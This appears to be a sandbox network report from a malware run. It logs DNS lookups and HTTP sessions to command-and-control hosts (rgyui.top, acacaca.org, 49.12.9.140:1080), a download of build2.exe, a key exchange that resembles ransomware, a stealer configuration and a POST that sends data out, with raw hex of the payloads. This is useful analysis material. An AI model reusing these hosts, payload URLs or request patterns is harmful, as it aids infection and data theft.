Aug 5, 2022 14:32:41.850898981 CEST	8.8.8.8	192.168.2.6	0x81b6	No error (0)	rgyui.top		31.166.90.88	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.850898981 CEST	8.8.8.8	192.168.2.6	0x81b6	No error (0)	rgyui.top		190.140.74.43	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.850898981 CEST	8.8.8.8	192.168.2.6	0x81b6	No error (0)	rgyui.top		5.163.244.118	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 5, 2022 14:32:41.861469030 CEST	8.8.8.8	192.168.2.6	0x17a3	No error (0)	acacaca.org		196.200.111.5	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.861469030 CEST	8.8.8.8	192.168.2.6	0x17a3	No error (0)	acacaca.org		210.92.250.133	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.861469030 CEST	8.8.8.8	192.168.2.6	0x17a3	No error (0)	acacaca.org		190.219.54.242	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.861469030 CEST	8.8.8.8	192.168.2.6	0x17a3	No error (0)	acacaca.org		31.166.90.88	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.861469030 CEST	8.8.8.8	192.168.2.6	0x17a3	No error (0)	acacaca.org		109.102.255.230	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.861469030 CEST	8.8.8.8	192.168.2.6	0x17a3	No error (0)	acacaca.org		41.41.255.235	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.861469030 CEST	8.8.8.8	192.168.2.6	0x17a3	No error (0)	acacaca.org		124.109.61.160	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.861469030 CEST	8.8.8.8	192.168.2.6	0x17a3	No error (0)	acacaca.org		211.119.84.112	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.861469030 CEST	8.8.8.8	192.168.2.6	0x17a3	No error (0)	acacaca.org		115.88.24.202	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.861469030 CEST	8.8.8.8	192.168.2.6	0x17a3	No error (0)	acacaca.org		210.182.29.70	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:57.945249081 CEST	8.8.8.8	192.168.2.6	0x8512	No error (0)	api.2ip.ua		162.0.217.254	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:59.385051012 CEST	8.8.8.8	192.168.2.6	0x6758	No error (0)	t.me		149.154.167.99	A (IP address)	IN (0x0001)
Aug 5, 2022 14:33:04.280375004 CEST	8.8.8.8	192.168.2.6	0xa6e	No error (0)	api.2ip.ua		162.0.217.254	A (IP address)	IN (0x0001)
Aug 5, 2022 14:33:04.953125000 CEST	8.8.8.8	192.168.2.6	0xeec6	No error (0)	api.2ip.ua		162.0.217.254	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api.2ip.ua
- t.me
- rgyui.top
- acacaca.org
- 49.12.9.140:1080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49762	162.0.217.254	443	C:\Users\user\Desktop\aTTbUbX63Q.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49764	162.0.217.254	443	C:\Users\user\Desktop\aTTbUbX63Q.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49773	162.0.217.254	443	C:\Users\user\Desktop\aTTbUbX63Q.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49778	149.154.167.99	443	C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49786	162.0.217.254	443	C:\Users\user\Desktop\aTTbUbX63Q.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49787	162.0.217.254	443	C:\Users\user\Desktop\aTTbUbX63Q.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49765	211.40.39.251	80	C:\Users\user\Desktop\aTTbUbX63Q.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 14:32:42.120644093 CEST	1039	OUT	GET /dl/build2.exe HTTP/1.1 User-Agent: Microsoft Internet Explorer Host: rgyui.top
Aug 5, 2022 14:32:42.854520082 CEST	1041	IN	HTTP/1.1 200 OK Date: Fri, 05 Aug 2022 12:32:42 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.6.40 Last-Modified: Tue, 02 Aug 2022 09:14:30 GMT ETag: "6d800-5e53e8b405d14" Accept-Ranges: bytes Content-Length: 448512 Connection: close Content-Type: application/octet-stream Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 97 40 7c 08 d3 21 12 5b d3 21 12 5b d3 21 12 5b cd 73 87 5b c4 21 12 5b cd 73 91 5b 5b 21 12 5b f4 e7 69 5b d4 21 12 5b d3 21 13 5b 02 21 12 5b cd 73 96 5b ec 21 12 5b cd 73 86 5b d2 21 12 5b cd 7 3 83 5b d2 21 12 5b 52 69 63 68 d3 21 12 5b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 d6 cc d3 61 00 00 00 00 00 00 00 00 e0 00 03 01 0b 01 09 00 00 26 03 00 00 7e 04 00 00 00 00 00 90 b9 00 00 00 10 00 00 00 40 03 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 b0 07 00 00 04 00 00 10 a7 07 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 24 22 03 00 50 00 00 00 00 a0 06 00 d0 08 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 8f 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 14 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 82 24 03 00 00 10 00 00 00 26 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 88 29 03 00 00 40 03 00 00 9a 02 00 00 2a 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 7a 6f 6e 61 6d 69 00 00 04 00 00 00 70 06 00 00 04 00 00 00 c4 05 0 0 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 79 6f 73 6f 7a 69 00 00 04 00 00 00 80 06 00 00 04 00 00 00 c8 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6d 61 79 00 00 00 00 96 00 00 00 00 90 06 00 00 02 00 00 00 cc 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 d0 08 01 00 00 a0 06 00 00 0a 01 00 00 ce 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 30 03 00 00 00 00 00 a4 25 03 00 ba 25 03 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$@\|![![![s[![s[[![i[![![![s[![s[![s[![Rich![PELa&~@@$"Pp@.text$ & `.data)@*@.zonamip@.yosozi@.may@.rsrc@@0%%

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49766	196.200.111.5	80	C:\Users\user\Desktop\aTTbUbX63Q.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 14:32:42.159068108 CEST	1040	OUT	GET /test2/get.php?pid=63423FF445583FE5A9A41B7CFEC3D9C4&first=true HTTP/1.1 User-Agent: Microsoft Internet Explorer Host: acacaca.org
Aug 5, 2022 14:32:43.046447039 CEST	1043	IN	HTTP/1.1 200 OK Date: Fri, 05 Aug 2022 12:32:42 GMT Server: Apache/2.4.37 (Win64) PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 561 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 7b 22 70 75 62 6c 69 63 5f 6b 65 79 22 3a 22 2d 2d 2d 2d 2d 42 45 47 49 4e 26 23 31 36 30 3b 50 55 42 4c 49 43 26 23 31 36 30 3b 4b 45 59 2d 2d 2d 2d 2d 5c 5c 6e 4d 49 49 42 49 6a 41 4e 42 67 6b 71 68 6b 69 47 39 77 30 42 41 51 45 46 41 41 4f 43 41 51 38 41 4d 49 49 42 43 67 4b 43 41 51 45 41 30 57 77 59 37 39 49 46 5a 48 5a 72 52 54 58 2b 76 4d 33 59 5c 5c 6e 38 76 4c 47 35 46 6e 78 30 34 52 64 52 6b 64 50 7a 66 6c 55 70 65 49 70 2b 51 63 69 42 4b 33 45 2b 39 56 54 71 57 52 4e 59 67 58 37 5a 58 7a 31 7a 51 31 61 38 52 59 79 5a 53 35 37 66 2b 47 37 5c 5c 6e 6f 35 6f 75 33 33 64 51 70 54 78 6a 78 61 6f 6b 56 4b 4d 78 53 47 44 52 37 47 37 74 32 46 2b 50 6a 57 47 74 63 48 57 66 75 5c 2f 51 45 6b 47 48 73 6e 63 4e 68 65 45 41 6b 79 36 7a 4c 69 6b 32 6f 5c 5c 6e 4d 31 6c 59 69 33 33 4c 55 45 38 61 41 4c 41 54 4f 63 64 59 42 35 51 68 4c 4a 64 31 53 63 73 4a 33 63 34 5c 2f 75 59 72 34 45 70 61 4d 53 6b 49 69 79 69 5c 2f 50 53 79 45 78 59 63 4b 75 42 39 63 47 5c 5c 6e 63 63 2b 38 49 50 51 76 33 44 5c 2f 4f 6a 42 48 70 72 41 56 4a 7a 31 69 2b 68 50 7a 6e 32 34 6d 61 51 37 37 72 36 30 6e 34 39 79 5c 2f 53 33 6b 50 68 35 38 55 37 42 52 47 61 71 77 6f 43 6a 2b 54 5a 5c 5c 6e 76 56 6c 2b 75 7a 62 2b 2b 69 6f 33 62 45 64 4c 2b 79 6e 4e 4f 50 50 7a 2b 5c 2f 46 4b 76 53 57 7a 4e 55 52 2b 75 52 2b 6a 51 72 4a 33 36 64 68 73 71 6e 54 73 74 6f 5c 2f 52 45 4c 4f 34 52 6a 35 68 5c 5c 6e 4b 51 49 44 41 51 41 42 5c 5c 6e 2d 2d 2d 2d 2d 45 4e 44 26 23 31 36 30 3b 50 55 42 4c 49 43 26 23 31 36 30 3b 4b 45 59 2d 2d 2d 2d 2d 5c 5c 6e 22 2c 22 69 64 22 3a 22 30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41 22 7d Data Ascii: {"public_key":"-----BEGIN PUBLIC KEY-----\\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0WwY79IFZHZrRTX+vM3Y\\n8vLG5Fnx04RdRkdPzflUpeIp+QciBK3E+9VTqWRNYgX7ZXz1zQ1a8RYyZS57f+G7\\no5ou33dQpTxjxaokVKMxSGDR7G7t2F+PjWGtcHWfuVQEkGHsncNheEAky6zLik2o\\nM1lYi33LUE8aALATOcdYB5QhLJd1ScsJ3c4VuYr4EpaMSkIiyi\/PSyExYcKuB9cG\\ncc+8IPQv3D\/OjBHprAVJz1i+hPzn24maQ77r60n49y\/S3kPh58U7BRGaqwoCj+TZ\\nvVl+uzb++io3bEdL+ynNOPPz+\/FKvSWzNUR+uR+jQrJ36dhsqnTstoVRELO4Rj5h\\nKQIDAQAB\\n-----END PUBLIC KEY-----\\n","id":"0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA"}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49767	196.200.111.5	80	C:\Users\user\Desktop\aTTbUbX63Q.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 14:32:47.668642998 CEST	1518	OUT	GET /files/1/build3.exe HTTP/1.1 User-Agent: Microsoft Internet Explorer Host: acacaca.org
Aug 5, 2022 14:32:48.475819111 CEST	1518	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 12:32:48 GMT Server: Apache/2.4.37 (Win64) PHP/5.6.40 Content-Length: 216 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 66 69 6c 65 73 2f 31 2f 62 75 69 6c 64 33 2e 65 78 65 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /files/1/build3.exe was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49781	49.12.9.140	1080	C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 14:33:00.517159939 CEST	1693	OUT	GET /517 HTTP/1.1 Host: 49.12.9.140:1080
Aug 5, 2022 14:33:00.609750986 CEST	1699	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 05 Aug 2022 12:33:00 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Data Raw: 37 31 0d 0a 31 2c 31 2c 31 2c 31 2c 30 2c 32 31 61 37 35 63 65 39 66 33 30 65 33 64 65 32 35 63 65 61 66 64 63 39 31 30 62 38 61 37 31 66 2c 31 2c 31 2c 31 2c 31 2c 32 35 30 2c 44 45 53 4b 54 4f 50 3b 25 44 4f 43 55 4d 45 4e 54 53 25 5c 3b 2a 2e 74 78 74 3b 33 30 30 3b 66 61 6c 73 65 3b 6d 6f 76 69 65 73 3a 6d 75 73 69 63 3a 6d 70 33 3b 6c 6e 6b 3b 0d 0a 30 0d 0a 0d 0a Data Ascii: 711,1,1,1,0,21a75ce9f30e3de25ceafdc910b8a71f,1,1,1,1,250,DESKTOP;%DOCUMENTS%\;*.txt;300;false;movies:music:mp3;lnk;0

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 14:33:00.614607096 CEST	1699	OUT	GET /6184098113.zip HTTP/1.1 Host: 49.12.9.140:1080 Cache-Control: no-cache
Aug 5, 2022 14:33:00.637562990 CEST	1701	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 05 Aug 2022 12:33:00 GMT Content-Type: application/zip Content-Length: 3642574 Last-Modified: Mon, 04 Jul 2022 10:49:28 GMT Connection: keep-alive ETag: "62c2c5b8-3794ce" Accept-Ranges: bytes Data Raw: 50 4b 03 04 14 00 00 00 08 00 10 6e 55 53 4b 12 b5 9b fc b5 00 00 48 47 01 00 10 00 1c 00 76 63 72 75 6e 74 69 6d 65 31 34 30 2e 64 6c 6c 55 54 09 00 03 b0 6f 71 61 b0 6f 71 61 75 78 0b 00 01 04 00 00 00 00 04 00 00 00 00 ec fd 0b 40 54 d5 bb 38 0c ef 61 06 18 71 60 46 05 45 45 1d 15 6f e1 65 98 e1 3e c3 55 06 f1 82 0e 22 e0 0d 11 b9 38 20 02 c1 1e d4 14 45 07 ca 71 37 e5 af ac ac ac 34 ad 9f 95 95 95 99 99 19 88 09 98 29 5e 32 4b 2b 34 aa 4d 43 8a 4a 80 4a ce f7 3c 6b ef 81 01 c5 73 ce ff 7d cf 7b be f7 fb 0e ba f6 65 5d 9e f5 ac 67 3d b7 b5 f6 5a 6b e2 16 6e a5 84 14 45 89 20 58 ad 14 75 88 e2 fe 22 a8 ff f8 af 19 82 db 88 c3 6e d4 81 3e df 8e 3c 24 98 f5 ed c8 79 fa ec 22 79 41 61 fe f2 c2 b4 95 f2 f4 b4 bc bc 7c 5a be 2c 53 5e 68 c8 93 67 e7 c9 a3 e7 24 c8 57 e6 67 64 4e 76 75 75 f1 e6 61 08 ee ec 9e ad dd fe ed 30 5b b8 29 1a 35 6c 1a dc 67 d5 2f 19 36 9b c4 9d 1a 96 0b f7 1d 77 6b bd 12 c9 fd b4 57 12 b9 d7 78 45 92 fb d7 5e a9 e4 fe ad 57 34 b9 2b 87 71 f7 33 e4 7d 6e 76 ba 1e e1 da 70 d6 69 29 6a 96 c0 91 92 04 8d 5b 60 8b ab a7 46 8d ec 2b 70 eb 4b fd 09 2f 72 3e f2 03 08 32 82 21 45 9e f0 d9 81 a2 9c e0 e6 42 71 77 8e 50 02 42 bc 23 fd 1c 80 8e 11 91 a4 90 8c 2b c2 dd b9 db 7e 20 96 7b 1f 8a aa 90 09 a8 a7 31 52 2e a0 c4 22 3b 62 8a 05 54 6c 38 dc 15 02 6a 1b 54 b0 7f 04 45 05 3d 82 f6 ec 88 1e 7d 04 70 8f 3c 22 ff 64 3a 73 35 0d f7 e3 8d 3c 42 d8 56 51 f7 3c d0 f4 a5 93 33 d2 e8 34 78 8e 76 e2 db 0e 6d a6 ae 77 cf 07 f5 56 4c ce e6 32 1e 72 e4 ea 26 04 69 7e 20 5f c4 e4 c2 a2 c2 74 6c 9e 88 6b 33 c9 d7 fa b0 7c 99 b9 f9 90 11 db 8e 34 a0 24 70 ef 78 20 5f d4 23 9a f8 bf 7f ff 07 7f 05 63 e1 52 07 17 41 33 3e 6d 1d 07 97 88 f1 18 f7 18 26 fb 40 d0 e1 65 2b 5e 76 e2 65 3f 5e 2a f0 52 87 17 f9 44 b8 28 f0 12 81 97 7a bc c8 26 61 2a 5e a8 c9 f8 8a 97 a5 78 69 56 62 09 3f 4c 40 e6 56 04 23 bc 10 7c d5 e0 13 5e a8 50 2c 11 86 25 f0 52 81 97 7a bc 50 28 1d a5 78 59 1a 81 88 47 63 02 5e 28 2d 56 8e 97 02 f2 14 83 38 e3 65 29 5e b6 e2 85 9a 86 f5 e2 25 02 2f 4b f1 a2 98 8e f0 66 22 a6 78 69 c6 0b 35 0b f3 e1 25 02 2f a5 e4 35 0e d1 c0 4b c1 3b 18 87 97 ad 78 d9 8f 97 0a f2 f4 2e e6 7b 0f 81 e2 25 02 2f 4b f1 52 40 5e f7 61 09 bc d4 e1 85 68 96 f1 70 11 b4 e3 45 b4 1f 2e 8a fd 08 0a 2f e2 8f b0 ec c7 48 6c bc c8 3f 41 a0 78 89 c7 cb 8b 78 a1 3e 85 12 05 07 91 4c 5f 20 0d ea 10 fc 59 7c fd 1e 9f ae 60 63 7e c2 b2 bf 20 a8 7a c4 e0 37 c4 05 2f 4b 7f 87 b2 3b f1 52 f7 3b 26 b0 08 0a 55 81 ce 82 55 5a 1e e0 0f d4 7e a5 72 4a 06 99 64 0a 07 81 ac 14 02 c5 75 b6 6c af 3b 25 6b 80 20 f7 a0 64 b2 a1 94 cc 1b 42 04 84 79 10 68 08 fb 20 fe 10 84 0a 08 a7 20 5c 82 d0 00 a1 19 02 35 90 92 49 20 b8 43 f0 82 30 1e 82 1f 84 b0 81 9c d6 8c 80 7b 2c 04 1d 84 79 10 e6 43 58 0c 61 29 84 0c 08 7a 08 b9 10 56 43 58 07 a1 14 42 19 84 cd 10 9e 86 b0 15 c2 36 08 db 21 ec 80 b0 13 c2 1e 08 7b 21 ec 83 b0 1f c2 01 08 87 20 1c 81 50 01 e1 38 84 1a 08 a7 20 d4 41 b8 00 e1 12 84 2b 10 ea 21 34 40 60 21 34 41 68 86 d0 82 b8 0e 82 76 40 70 87 20 87 10 04 21 1a c2 7c 08 ab 21 6c 87 70 08 c2 25 08 ed 10 bc 3c 21 0f 84 c5 10 d6 41 d8 03 a1 02 42 1d 84 0b 10 ae 40 68 82 20 1b 4c c9 3c 21 78 43 f0 83 a0 83 50 00 61 3b 84 0a 08 2c 04 f7 21 d0 27 10 e6 41 58 0d 61 0f 84 3a 08 4d 10 3a 86 70 b4 4c cc 5b 91 97 bf 2a 4f 9e b9 3a 3d b3 80 ce ce cf 03 da 2e 4b cb Data Ascii: PKnUSKHGvcruntime140.dllUToqaoqaux@T8aq`FEEoe>U"8 Eq74)^2K+4MCJJ<ks}{e]g=ZknE Xu"n><$y"y Aa\|Z,S^hg$WgdNvuua0[)5lg/6wkWxE^W4+q3}nvpi)j[`F+pK/r>2!EBqwPB#+~ {1R.";bTl8jTE=}p<"d:s5<BVQ<34xvmwVL 2r&i~ _tlk3|4$px _#cRA3>m&@e+^ve?^*RD(z&a*^xiVb?L@V#|^P,%RzP(xYGc^(-V8e)^%/Kf"xi5%/5K;x.{%/KR@^ahpE. /Hl?Axx>L_ Y|`c~ z7/K;R;&UUZ~rJdul;%k dByh \5I C0{,yCXa)zVCXB6!{! P8 A+!4@`!4Ahv@p !|!lp%<!AB@h L<! xCPa;,!'AXa:M:pL[*O:=.K
Aug 5, 2022 14:33:11.781805992 CEST	5626	OUT	POST / HTTP/1.1 Content-Type: multipart/form-data; boundary=----1196622143581065 Host: 49.12.9.140:1080 Content-Length: 117629 Connection: Keep-Alive Cache-Control: no-cache
Aug 5, 2022 14:33:12.293653965 CEST	5743	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 05 Aug 2022 12:33:12 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Data Raw: 34 0d 0a 6f 6b 20 38 0d 0a 30 0d 0a 0d 0a Data Ascii: 4ok 80

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49762	162.0.217.254	443	C:\Users\user\Desktop\aTTbUbX63Q.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:26 UTC	0	OUT	GET /geo.json HTTP/1.1 User-Agent: Microsoft Internet Explorer Host: api.2ip.ua

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:26 UTC	0	IN	HTTP/1.1 429 Too Many Requests Date: Fri, 05 Aug 2022 12:32:26 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block; report=... Access-Control-Allow-Origin: * Access-Control-Allow-Methods: POST, GET, PUT, OPTIONS, PATCH, DELETE Access-Control-Allow-Headers: X-Accept-Charset,X-Accept,Content-Type Upgrade: h2,h2c Connection: Upgrade, close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8
2022-08-05 12:32:26 UTC	0	IN	Data Raw: 32 32 61 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 63 6c 61 73 73 65 73 2f 73 74 79 6c 65 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 2f 3e 3c 64 69 76 20 63 6c 61 73 73 3d 22 65 72 72 6f 72 22 3e 0a 09 09 09 09 4c 69 6d 69 74 20 6f 66 20 72 65 74 75 72 6e 65 64 20 6f 62 6a 65 63 74 73 20 68 61 73 20 62 65 65 6e 20 72 65 61 63 68 65 64 2e 20 46 6f 72 20 6d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 70 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 20 62 79 20 65 6d 61 69 6c 20 3c 61 20 68 72 65 66 3d 22 6d 61 69 6c 74 6f 3a 68 65 6c 70 40 32 69 70 2e 6d 65 3f 73 75 62 6a 65 63 74 3d 32 69 70 2e 6d 65 22 3e 68 65 6c 70 40 32 69 70 2e 6d 65 3c 2f 61 3e 2e 20 3c 62 72 3e 3c 62 72 3e 20 d0 Data Ascii: 22a<link rel="stylesheet" href="classes/style.css" type="text/css" /> Limit of returned objects has been reached. For more information please contact by email help@2ip.me.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49764	162.0.217.254	443	C:\Users\user\Desktop\aTTbUbX63Q.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:41 UTC	1	OUT	GET /geo.json HTTP/1.1 User-Agent: Microsoft Internet Explorer Host: api.2ip.ua
2022-08-05 12:32:41 UTC	1	IN	HTTP/1.1 429 Too Many Requests Date: Fri, 05 Aug 2022 12:32:41 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block; report=... Access-Control-Allow-Origin: * Access-Control-Allow-Methods: POST, GET, PUT, OPTIONS, PATCH, DELETE Access-Control-Allow-Headers: X-Accept-Charset,X-Accept,Content-Type Upgrade: h2,h2c Connection: Upgrade, close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8
2022-08-05 12:32:41 UTC	1	IN	Data Raw: 32 32 61 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 63 6c 61 73 73 65 73 2f 73 74 79 6c 65 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 2f 3e 3c 64 69 76 20 63 6c 61 73 73 3d 22 65 72 72 6f 72 22 3e 0a 09 09 09 09 4c 69 6d 69 74 20 6f 66 20 72 65 74 75 72 6e 65 64 20 6f 62 6a 65 63 74 73 20 68 61 73 20 62 65 65 6e 20 72 65 61 63 68 65 64 2e 20 46 6f 72 20 6d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 70 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 20 62 79 20 65 6d 61 69 6c 20 3c 61 20 68 72 65 66 3d 22 6d 61 69 6c 74 6f 3a 68 65 6c 70 40 32 69 70 2e 6d 65 3f 73 75 62 6a 65 63 74 3d 32 69 70 2e 6d 65 22 3e 68 65 6c 70 40 32 69 70 2e 6d 65 3c 2f 61 3e 2e 20 3c 62 72 3e 3c 62 72 3e 20 d0 Data Ascii: 22a<link rel="stylesheet" href="classes/style.css" type="text/css" /> Limit of returned objects has been reached. For more information please contact by email help@2ip.me.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49773	162.0.217.254	443	C:\Users\user\Desktop\aTTbUbX63Q.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:58 UTC	2	OUT	GET /geo.json HTTP/1.1 User-Agent: Microsoft Internet Explorer Host: api.2ip.ua

Timestamp	kBytes transferred	Direction	Data
